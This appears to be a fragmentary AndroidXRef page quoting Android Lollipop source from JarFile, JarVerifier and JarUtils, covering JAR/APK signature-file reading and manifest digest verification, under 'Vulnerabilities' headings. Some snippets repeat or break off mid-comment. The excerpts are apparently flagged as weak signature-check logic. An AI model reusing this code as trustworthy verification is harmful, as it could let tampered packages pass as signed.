
xref: /libcore/luni/src/main/java/java/util/jar/JarFile.java

Home | History | Annotate | Line# | Navigate | Download Search ☐ only in JarFile.java

```
321 static HashMap<String, byte[]> readMetaEntries(ZipFile zipFile,  
322 boolean verificationRequired) throws IOException {  
323     // Get all meta directory entries  
324     List<ZipEntry> metaEntries = getMetaEntries(zipFile);  
325
```

```
// Is this an entry that the verifier needs?  
if (endsWithIgnoreCase(entryName, ".SF")  
    || endsWithIgnoreCase(entryName, ".DSA")  
    || endsWithIgnoreCase(entryName, ".RSA")  
    || endsWithIgnoreCase(entryName, ".EC")) {
```

```
340     // If there is no verifier then we don't need to look any further.  
341     if (!verificationRequired) {  
342         break;  
343     }  
344     } else if (verificationRequired) {  
345         // Is this an entry that the verifier needs?  
346         if (endsWithIgnoreCase(entryName, ".SF")  
347             || endsWithIgnoreCase(entryName, ".DSA")  
348             || endsWithIgnoreCase(entryName, ".RSA")  
349             || endsWithIgnoreCase(entryName, ".EC")) {  
350             InputStream is = zipFile.getInputStream(entry);  
351             metaEntriesMap.put(entryName.toUpperCase(Locale.US), Streams.readFully(is));  
352         }  
353     }  
354 }  
355  
356 return metaEntriesMap;  
357 }
```



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1


xref: /libcore/luni/src/main/java/java/util/jar/JarVerifier.java

Home | History | Annotate | Line# | Navigate | Download Search ☐ only in JarVerifier.java

```
323         if (createdBy != null) {
324             createdBySigntool = createdBy.indexOf("signtool") != -1;
325         }
326
327         // Use .SF to verify the mainAttributes of the manifest
328         // If there is no -Digest-Manifest-Main-Attributes entry in .SF
329         // file, such as those created before java 1.5, then we ignore
```

```
// Use .SF to verify the mainAttributes of the manifest
// If there is no -Digest-Manifest-Main-Attributes entry in .SF
// file, such as those created before java 1.5, then we ignore
// such verification.
```

```
340         if (!verify(attributes, digestAttribute, manifestBytes, 0, manifestBytes.length, false, false)) {
341             Iterator<Map.Entry<String, Attributes>> it = entries.entrySet().iterator();
342             while (it.hasNext()) {
343                 Map.Entry<String, Attributes> entry = it.next();
344                 Manifest.Chunk chunk = manifest.getChunk(entry.getKey());
345                 if (chunk == null) {
346                     return;
347                 }
348                 if (!verify(entry.getValue(), "-Digest", manifestBytes,
349                     chunk.start, chunk.end, createdBySigntool, false)) {
350                     throw invalidDigest(signatureFile, entry.getKey(), jarName);
351                 }
352             }
353         }
354         metaEntries.put(signatureFile, null);
355         signatures.put(signatureFile, entries);
356     }
```



Vulnerabilities

AndroidXRef Lollipop 5.1.0_r1

xref: /libcore/luni/src/main/java/org/apache/harmony/security/Utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download Search ☐ only in JarUtils.java


```
56
57 /**
58  * This method handle all the work with PKCS7, ASN1 encoding, signature verifying,
59  * and certification path building.
```

```
* This method handle all the work with PKCS7, ASN1 encoding, signature verifying,
* and certification path building.
* See also PKCS #7: Cryptographic Message Syntax Standard:
